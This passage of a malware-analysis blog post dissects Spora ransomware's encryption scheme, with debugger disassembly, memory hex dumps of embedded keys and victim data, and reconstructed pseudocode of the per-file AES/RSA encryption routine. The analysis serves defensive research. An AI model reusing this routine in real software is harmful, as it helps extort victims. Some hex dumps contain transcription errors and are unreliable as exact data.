1.004011F8

advapi32.CryptDecrypt

EAX=00000001

| Address | Hex dump | ASCII |
|----------|---|-------------------|
| 004011F8 | 20 20 2D 2D 20 42 45 47 49 4E 20 50 55 42 4C 49 | -----BEGIN PUBLIC |
| 00401208 | 43 20 48 45 59 2D 2D 2D 2D 2D 0A 4D 49 47 66 4D | C KEY-----,MIGfM |
| 00401218 | 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 41 | A0GCSqGSIb3DQEBA |
| 00401228 | 51 55 41 41 34 47 4E 41 44 43 42 69 51 4B 42 67 | QUAA4GNADCBiQKBg |
| 00401238 | 51 43 36 43 4F 66 6A 34 39 45 30 79 6A 45 6F 70 | QC6C0fj49E0yjEop |
| 00401248 | 53 70 50 35 68 62 65 43 52 51 70 0A 57 64 70 57 | SpP5kbeCR0p.Wdpw |
| 00401258 | 76 78 35 58 4A 6A 35 7A 54 68 74 42 61 37 73 76 | vx5XJj5zThtBa7sv |
| 00401268 | 73 2F 52 76 58 34 5A 50 47 79 4F 47 30 44 74 62 | s/RvX4ZPGy0G0dtb |
| 00401278 | 47 4E 62 4C 73 77 4F 59 48 75 52 63 52 6E 57 66 | GNBLSwOYKwRcRnWf |
| 00401288 | 57 35 38 39 37 42 38 78 57 67 44 32 0A 41 4D 51 | W5897B8xWgD2.AM0 |
| 00401298 | 64 34 4B 47 49 65 54 48 6A 73 62 6B 63 53 74 31 | d4KGieTHjsbkcSt1 |
| 004012A8 | 44 55 79 65 2F 51 73 75 30 6A 6E 34 5A 42 37 79 | DUye/Qsu0jn4ZB7y |
| 004012B8 | 4B 54 45 7A 4B 57 65 53 79 6F 6E 35 6D 59 77 | KTEzKWeSuon5XnVw |
| 004012C8 | 6F 46 73 68 33 34 75 65 45 72 6E 4E 4C 0A 4C 5A | oFsh34ueErnNL.LZ |
| 004012D8 | 51 63 4C 38 38 68 6F 52 48 6F 30 54 56 71 41 77 | QcL88h0RHo0TVqAw |
| 004012E8 | 49 44 41 51 41 42 0A 2D 2D 2D 2D 2D 45 4E 44 20 | IDA0AB.-----END |
| 004012F8 | 50 55 42 4C 49 43 20 4B 45 59 2D 2D 2D 2D 2D 0A | PUBLIC KEY-----. |

-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC6C0fj49E0yjEopSpP5kbe

After that, the same AES key is imported again and used to decrypt other elements:

- [The ransom note in HTML format:](#)
- [A hardcoded ID of the sample:](#)

```

00405052 | . | LEA EAX, [ARG.2]
00405055 | . | PUSH EAX
00405056 | . | PUSH [ARG.1]
00405059 | . | PUSH ESI
0040505A | . | PUSH ESI
0040505B | . | PUSH ESI
0040505C | . | PUSH [LOCAL.1]
0040505F | . | CALL DWORD PTR DS:[&ADVAPI32.CryptDecrypt] advapi32.CryptDecrypt
00405065 | . | TEST EAX, EAX

```

EAX=00000001

| Address | Hex dump | ASCII |
|----------|---|-----------------|
| 004011D4 | 44 32 38 33 43 33 31 39 37 32 00 00 00 00 00 00 | D283C31972..... |

[D283C31972](#)

For every victim, Spora creates locally a fresh pair of RSA keys. Below you can see the fragment of code generating new RSA key pair (1024 bit):">

```

00405C01 | . | JE 1.00405C98
00405C07 | . | LEA EAX, DWORD PTR SS:[ESP+0x10]
00405C0B | . | PUSH EAX
00405C0C | . | PUSH 0x4000001
00405C11 | . | PUSH 0xA400
00405C16 | . | PUSH DWORD PTR DS:[0x405EB0]
00405C1C | . | CALL DWORD PTR DS:[&ADVAPI32.CryptGenKey] advapi32.CryptGenKey

```

Explanation of the parameters:

[0xA400](#) - AlgId: CALG_RSA_KEYX 0x04000001 - RSA1024BIT_KEY | CRYPT_EXPORTABLE

The private key from the generated pair is exported and Base64 encoded:

```

00404FC6 | . | PUSH EBX
00404FC7 | . | PUSH 0x1
00404FC9 | . | PUSH [LOCAL.1]
00404FCC | . | PUSH [LOCAL.3]
00404FCF | . | CALL DWORD PTR DS:[&CRYPT32.CryptBinaryToStringW] crypt32.CryptBinaryToStringW
00404FD5 | . | TEST EAX, EAX
00404FD7 | . | JE spora_un.00405101
00404FDD | . | PUSH [LOCAL.2]
00404FE0 | . | PUSH 0x40
00404FE2 | . | CALL ESI kernel32.lstrcatA
00404FE4 | . | MOV [ARG.1], EAX
00404FE7 | . | CMP EAX, EBX
00404FE9 | . | JE spora_un.00405101
00404FEF | . | LEA ECX, [LOCAL.2]
00404FF2 | . | PUSH ECX kernel32.760D97C2
00404FF3 | . | PUSH EAX
00404FF4 | . | PUSH 0x1
00404FF6 | . | PUSH [LOCAL.1]
00404FF9 | . | PUSH [LOCAL.3]
00404FFC | . | CALL DWORD PTR DS:[&CRYPT32.CryptBinaryToStringA] crypt32.CryptBinaryToStringA
00405002 | . | MOV EAX, [LOCAL.2]
00405005 | . | ADD EAX, 0x2BE
0040500A | . | PUSH EAX
0040500B | . | PUSH 0x40 kernel32.lstrcatA
0040500D | . | CALL ESI
0040500F | . | MOV EDI, EAX
00405011 | . | MOV [LOCAL.4], EDI
00405014 | . | CMP EDI, EBX
00405016 | . | JE spora_un.004050F8
0040501C | . | PUSH spora_un.00404610
00405021 | . | PUSH EDI
00405022 | . | CALL DWORD PTR DS:[&KERNEL32.lstrcpyA]
00405028 | . | PUSH [ARG.1]
0040502B | . | MOV ESI, DWORD PTR DS:[&KERNEL32.lstrcatA]
00405031 | . | PUSH EDI
00405032 | . | CALL ESI

```

```

String2 = "-----BEGIN RSA PRIVATE KEY-----\r\n"
String1 = 002737F8
lstrcpyA
StringToAdd = "BwIARACKAABSU0EyAA0AAAEAA0B9kLBUgUv42p8X0wdekuHkUL"
kernel32.lstrcatA
ConcatString = "-----BEGIN RSA PRIVATE KEY-----\r\n"
lstrcatA

```

The formatted version of the private key is stored in a buffer - along with the collected data about the machine and the infection, including: date, username, country code, malware sample id, and statistics of encrypted file types.

Example:

```

00403F4F . PUSH 1,004011D4 ASCII "D283C31972"
00403F54 . PUSH EDI
00403F55 . CALL ESI kernel32.lstrcatA
00403F57 . PUSH 1,00403300
00403F5C . PUSH EDI
00403F5D . CALL ESI kernel32.lstrcatA
00403F5F . PUSH EDI
00403F60 . CALL EBX kernel32.lstrlenA
00403F62 . PUSH DWORD PTR DS:[0x405EA4] <?u> = 0x6
00403F68 . ADD EDI,EBX
00403F6A . PUSH DWORD PTR DS:[0x405EA0] <?u> = 26 (38.)
00403F70 . PUSH DWORD PTR DS:[0x405E9C] <?u> = 0x8
00403F76 . PUSH DWORD PTR DS:[0x405E98] <?u> = 0x0
00403F7C . PUSH DWORD PTR DS:[0x405E94] <?u> = 0x0
00403F82 . PUSH DWORD PTR DS:[0x405E90] <?u> = 0x2
00403F88 . PUSH 1,004032C4 Format = "%u!%u!%u!%u!%u!%u"
00403F8D . PUSH EDI s = 002F4767
00403F8E . CALL DWORD PTR DS:[<&USER32.wsprintfA>] wsprintfA
00403F94 . ADD ESP,0x20
00403F97 . PUSH 00000001

```

004032C4=1,004032C4 (ASCII "%u!%u!%u!%u!%u!%u")

| Address | Hex dump | ASCII |
|----------|---|------------------|
| 002F4706 | 5A 0D 0A 46 79 41 53 49 33 5A 4E 61 33 62 53 78 | Z..FyASi32Na3bSx |
| 002F4716 | 50 64 42 36 4A 62 63 47 59 41 33 65 48 30 3D 0D | PdB6JbcGVA3eH0=. |
| 002F4726 | 0A 2D 2D 2D 2D 2D 45 4E 44 20 52 53 41 20 50 52 | .-----END RSA PR |
| 002F4736 | 49 56 41 54 45 2D 4B 45 59 2D 2D 2D 2D 2D 0D 0A | IVATE KEY-----.. |
| 002F4746 | 30 36 2E 30 33 2E 32 30 31 37 7C 74 65 73 74 65 | 06.03.2017iteste |
| 002F4756 | 72 7C 50 4F 4C 7C 44 32 38 33 43 33 31 39 37 32 | r!POL!D283C31972 |
| 002F4766 | 7C 7C 7C 30 7C 30 7C 38 7C 38 7C 36 00 00 00 00 | !2!0!0!8!38!6!.. |

Then, another AES key is being generated. It is exported and encrypted by the public RSA key, that was hardcoded in the sample. Below - encrypting the exported AES key blob:

```

00405124 . PUSH 0x1000001
00405129 . PUSH 0x6510 AES_256
0040512E . PUSH DWORD PTR DS:[0x406978]
00405134 . CALL DWORD PTR DS:[<&ADVAPI32.CryptGenKey>] advapi32.CryptGenKey
0040513A . TEST EAX,EAX
0040513C . JE spora_un.0040526F
00405142 . PUSH EBX
00405143 . PUSH EDI
00405144 . LEA EAX,[ARG_27]
00405147 . PUSH EAX
00405148 . LEA EAX,[LOCAL_8]
0040514B . PUSH EAX
0040514C . XOR EBX,EBX
0040514E . PUSH EBX
0040514F . PUSH 0x8
00405151 . PUSH EBX
00405152 . PUSH [ARG_25]
00405155 . MOV ESI,0x80
0040515A . MOV [ARG_27],ESI advapi32.CryptEncrypt
0040515D . CALL DWORD PTR DS:[<&ADVAPI32.CryptExportKey>] advapi32.CryptExportKey
00405163 . TEST EAX,EAX
00405165 . JE spora_un.0040525F
0040516B . PUSH ESI advapi32.CryptEncrypt
0040516C . MOV ESI,DWORD PTR DS:[<&ADVAPI32.CryptEncrypt>] advapi32.CryptEncrypt
00405172 . LEA EAX,[ARG_27]
00405175 . PUSH EAX
00405176 . LEA EAX,[LOCAL_8]
00405179 . PUSH EAX
0040517A . PUSH EBX
0040517B . PUSH 0x1
0040517D . PUSH EBX
0040517E . PUSH DWORD PTR DS:[0x406990]
00405184 . CALL ESI advapi32.CryptEncrypt; <&ADVAPI32.CryptEncrypt>

```

Stack address=0012FE4C
EAX=0012FE4C

| Address | Hex dump | ASCII |
|----------|---|------------------|
| 0012FE4C | 08 02 00 00 10 66 00 00 20 00 00 00 7B 19 7D F7 | 00...f... (4) |
| 0012FE50 | 57 99 7F 9C A2 5F 49 BE B4 C3 37 A4 62 48 98 C7 | W00t0_Ia !7AbH3ã |
| 0012FE60 | 2A 6A FE 39 1F C5 33 C8 CC FE 70 98 8F 3B 27 00 | *j=97!3!pEC;.. |
| 0012FE70 | 9F A1 0D 76 11 A6 0D 76 9C 45 40 08 9C FE 12 00 | 0i.v42.vtE0.v*#. |
| 0012FE80 | FE 12 00 74 FE 12 00 8F 38 27 00 C4 FF 12 00 | 0*#.t*#.C;'.- #. |
| 0012FE90 | 65 E1 03 75 A0 13 64 03 FE FF FF 50 00 4F 00 | eP!wã!ld* P.O. |
| 0012FEA0 | 00 00 00 00 30 14 28 00 F8 CC 26 00 00 00 00 00 | ...00!(.0!f&.... |

The generated AES key is used to encrypt the victim's data (including the private key from the generated pair):

```

0040517D . PUSH EBX
0040517E . PUSH DWORD PTR DS:[0x406990]
00405184 . CALL ESI
00405186 . PUSH [ARG.30]
00405189 . CALL DWORD PTR DS:[<&KERNEL32.lstrlenA>]
0040518F . AND EAX,0xFFFFFFFF
00405192 . ADD EAX,0x20
00405195 . PUSH EAX
00405196 . MOV [ARG.26],EAX
00405199 . LEA EAX,[ARG.26]
0040519C . PUSH EAX
0040519D . PUSH [ARG.30]
004051A0 . PUSH EBX
004051A1 . PUSH EBX
004051A2 . PUSH EBX
004051A3 . PUSH [ARG.25]
004051A6 . CALL ESI
advapi32.CryptEncrypt
String = "-----BEGIN RSA PRIVATE KEY-----\r\nBwIAA
lstrlenA
k/VjHtEgKsUpBnE/L\r")
Stack SS:[0012FEE8]=002737F8, (ASCII "-----BEGIN RSA PRIVATE KEY-----\r\nBwIAAACKAABSU0EyAAQAAEAQA0B9KqLBUg
Address Hex dump ASCII
002737F8 20 2D 20 2D 20 42 45 47 49 4E 20 52 53 41 20 50 -----BEGIN RSA P
00273808 52 49 56 41 54 45 20 4B 45 59 2D 2D 2D 2D 2D 00 RIVATE KEY-----
00273818 0A 42 77 49 41 41 41 43 6B 41 41 42 53 55 30 45 .BwIAAACKAABSU0E
00273828 79 41 41 51 41 41 41 45 41 41 51 42 39 4B 71 4C yAAQAAEAQA0B9KqL
00273838 42 55 67 56 76 34 32 70 38 58 4F 77 64 65 6B 75 BUgUv42p8X0wdeku
00273848 48 68 56 55 33 77 44 49 75 54 4C 35 46 70 39 56 HkUU3w0iUtl5Fp9U
00273858 67 0D 0A 66 68 72 72 4D 69 62 6D 50 49 4F 75 49 g..fhrxMibwPI0uI
00273868 74 67 44 4B 68 34 4B 44 61 41 6B 7A 5A 67 71 61 tgDkK4KDaAkeZgqa
00273878 51 4C 41 50 39 76 70 7A 56 48 74 6A 78 6D 65 65 QLAP9vpzVHtJxmee
00273888 69 54 48 30 72 44 67 77 49 37 2F 38 56 43 70 45 iTH0rDgwI7/8UCpE
00273898 77 50 52 0D 0A 4B 55 42 4A 74 62 4C 51 47 34 45 wPR..KUBJtL0G4E
002738A8 79 66 78 48 45 38 4A 63 5A 4C 55 63 67 6A 69 2F yfxHE8JcZLUCgji/
002738B8 61 45 32 79 71 4E 78 77 35 61 41 62 6E 59 6B 6F ae2yqNkw5aAbnYko
002738C8 64 4E 44 38 6B 2F 59 6A 48 74 45 67 4B 73 55 70 dND8k/VjHtEgKsUp

```

The prepared encrypted content is merged into one data block. First, the AES encrypted victim's data is copied. After that follows the RSA encrypted AES key (selected on the below picture):

```

004051C3 . MOV EDI,EAX
004051C5 . MOV [ARG.24],EDI
004051C8 . CMP EDI,EBX
004051CA . JE spora_un.0040525F
004051D0 . PUSH [ARG.26]
004051D3 . PUSH [ARG.30]
004051D6 . PUSH EDI
004051D7 . CALL DWORD PTR DS:[0x406980]
004051DD . PUSH [ARG.27]
004051E0 . LEA EAX,[LOCAL.8]
004051E3 . PUSH EAX
004051E4 . MOV EAX,[ARG.26]
004051E7 . ADD EAX,EDI
004051E9 . PUSH EAX
004051EA . CALL DWORD PTR DS:[0x406980]
004051F0 . MOV ECX,[ARG.26]
004051F3 . ADD ESP,0x18
004051F6 . LEA EAX,[ARG.23]
004051F9 . PUSH EAX
004051FA . MOV EAX,[ARG.27]
004051FD . PUSH EBX
004051FE . PUSH 0x1
00405200 . ADD ECX,EAX
00405202 . PUSH ECX
00405203 . PUSH EDI
00405204 . MOV EDI,DWORD PTR DS:[<&CRYPT32.CryptBinaryToStr> crypt32.CryptBinaryToStringA
Stack SS:[0012FED8]=000003C0
ECX=00000000
Address Hex dump ASCII
002775B0 AD 17 3C 84 7B C7 A3 2F 41 D6 37 EA BC 01 DF 5D s{<aCau/Ai7z0[
002775C0 13 80 64 92 51 2A 96 8F 2F AB B4 74 F8 4F C1 32 !|Cd(Qw|C/z+|t^0+2
002775D0 F9 9E E8 C8 10 00 99 92 1E 7A 35 65 BA A6 2A DE "xP#>.0(|z5ell2*0
002775E0 19 BE B8 83 B6 AD 10 29 53 40 EB D0 A2 5A 1C C5 +z$Aa#>|S0Ud0ZL+
002775F0 DA 16 B1 8E 80 42 EE 9B AA 89 30 E7 4E 70 C1 86 r.##ACBtT e0$kp+c
00277600 62 D6 AF EC 27 C9 19 BD 07 CF 32 BE 3E 94 CA 79 biyy'f+2.02z>0$y
00277610 91 75 48 CF 85 72 0F A0 D4 32 DF 42 ED 12 D8 FD CuH00r*ad2"BY#z
00277620 15 7A FA 3E 82 8E E3 51 22 34 0C 50 E9 53 77 02 Sz'>eANQ"4.PUSw0
00277630 18 18 16 0A 77 CA FD F4 93 AC D7 9A 84 80 0E AC tt..w#~oCiU#0C
00277640 11 68 47 98 83 18 40 A4 E8 FD 22 4F B3 99 FB 7D kG$atMAR#""0[00
00277650 D7 1B 84 9C D4 00 44 9E 32 B3 22 82 20 43 B4 8E i+atd.Dx21"e CJA
00277660 D4 1E 41 3B DA 51 54 62 E1 CD B6 F3 84 EE AA A5 d*AA; r0Tb#A^ay a
00277670 04 7B 0F 6C F1 17 68 78 3F 33 4A 3B BF 89 65 6C d(*l'qhx?3J;jeel
00277680 E7 7F 8C 2C 0D B8 7C 61 63 2F 0D 08 74 8C 23 1D $0I..$lac/.#ti##
00277690 24 88 DB 59 3E 4A 00 00 B0 78 28 00 B8 34 27 00 $|V>J..#x(.S4'.

```

This merged data is stored in the .KEY file (or in the hidden, base64 encoded content in the ransom note). It needs to be uploaded to the server by the victim - that's how the attackers get access to the data necessary to decrypt files after the ransom is paid.

Spora does not change files' extensions, so it needs some other method of identifying whether or not the individual file is encrypted. It is done by reading some fragments of the content.

```
pFile = CreateFileW(lpFileName, 0xC0000000, 1u, 0, 3u, 128u, 0);
if ( pFile != (HANDLE)-1 )
{
    FileSizeHigh = 0;
    file_size = GetFileSize(pFile, &FileSizeHigh);
    if ( file_size >= 32
        && SetFilePointer(pFile, -132, 0, 2u) != -1 // -132 characters from FILE_END
        && ReadFile(pFile, &Buffer, 128u, &NumberOfBytesRead, 0)
        && NumberOfBytesRead == 128
        && ReadFile(pFile, &_crc32, 4u, &NumberOfBytesRead, 0)
        && NumberOfBytesRead == 4 )
    {
        buffer_crc32 = RtlComputeCrc32(0, &Buffer, 128);
        if ( buffer_crc32 == _crc32 )
        {
            status = 2; // file is encrypted
        }
        else
        {
            // perform file encryption
        }
    }
}
```

As we can see above, the 132 bytes at the end of the file are reserved for the data stored by Spora: 128 byte long AES key followed by its 4 byte long Crc32. In order to decide if the file is encrypted or not, data at the file's end is read and the saved Crc32 is compared with the computed Crc32 of the read 128 bytes. If the check passed, Spora finishes processing the file. Otherwise, it follows with the encryption:

```
u4 = CreateFileMappingW(pFile, 0, 4u, 0, dwMaximumSizeLow, 0);
hObject = u4;
if ( u4 )
{
    file_view = (BYTE *)MapViewOfFile(u4, 6u, 0, 0, dwMaximumSizeLow);
    if ( file_view )
    {
        if ( CryptGenKey(0, 0x6610u, 1u, &phKey) // 0x6610 -> CALG_AES_256
            {
                bufSize = 128;
                if ( CryptExportKey(phKey, 0, 8u, 0, (BYTE *)&aes_key, &bufSize) // export generated AES key
                    && CryptEncrypt(0, 0, 1, 0, (BYTE *)&aes_key, &bufSize, 128u) // encrypt generated AES key
                    && CryptEncrypt(phKey, 0, 0, 0, file_view, &dwMaximumSizeLow, dwMaximumSizeLow) // encrypt file content
                {
                    _crc32 = RtlComputeCrc32(0, &aes_key, 128);
                    SetFilePointer(pFile, 0, 0, 2u); // set pointer at FILE_END
                    WriteFile(pFile, &aes_key, 128u, &bufSize, 0);
                    WriteFile(pFile, &_crc32, 4u, &bufSize, 0);
                    status = 1;
                }
            }
        CryptDestroyKey(phKey);
    }
    UnmapViewOfFile(file_view);
}
```

For each file, a new, individual AES key is generated. It is used to encrypt mapped file content. The exported representation of the individual key is encrypted by the previously generated RSA key and then stored at the end of the encrypted file. After that, its Crc32 is being computed and also stored at the end.

Conclusion

Spora is an interesting ransomware, for sure created by authors with programming experience. However, the code is not obfuscated and the execution is very noisy in comparison to other malware - it may suggest that the authors are not professional malware designers (in contrary to i.e. authors of Cerber).

The used cryptography implementation seems to have no flaws that would allow for decrypting attacked files without paying the ransom, so, we recommend focusing on prevention. Users with [Malwarebytes 3.0](#) installed will

be protected from Spora ransomware. While there currently is no decryption for those infected we suggest keeping a backup of the infected files as there might be a decrypter in the future.

Appendix

<https://gist.github.com/coldshell/6204919307418c58128bb01baba6478f> - Spora ID decoder

<https://www.bleepingcomputer.com/news/security/spora-ransomware-works-offline-has-the-most-sophisticated-payment-site-as-of-yet/> - Bleeping Computer about Spora

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @[hasherezade](#) and her personal blog: <https://hshrzd.wordpress.com>.

Source: <https://blog.malwarebytes.com/threat-analysis/2017/03/spora-ransomware/>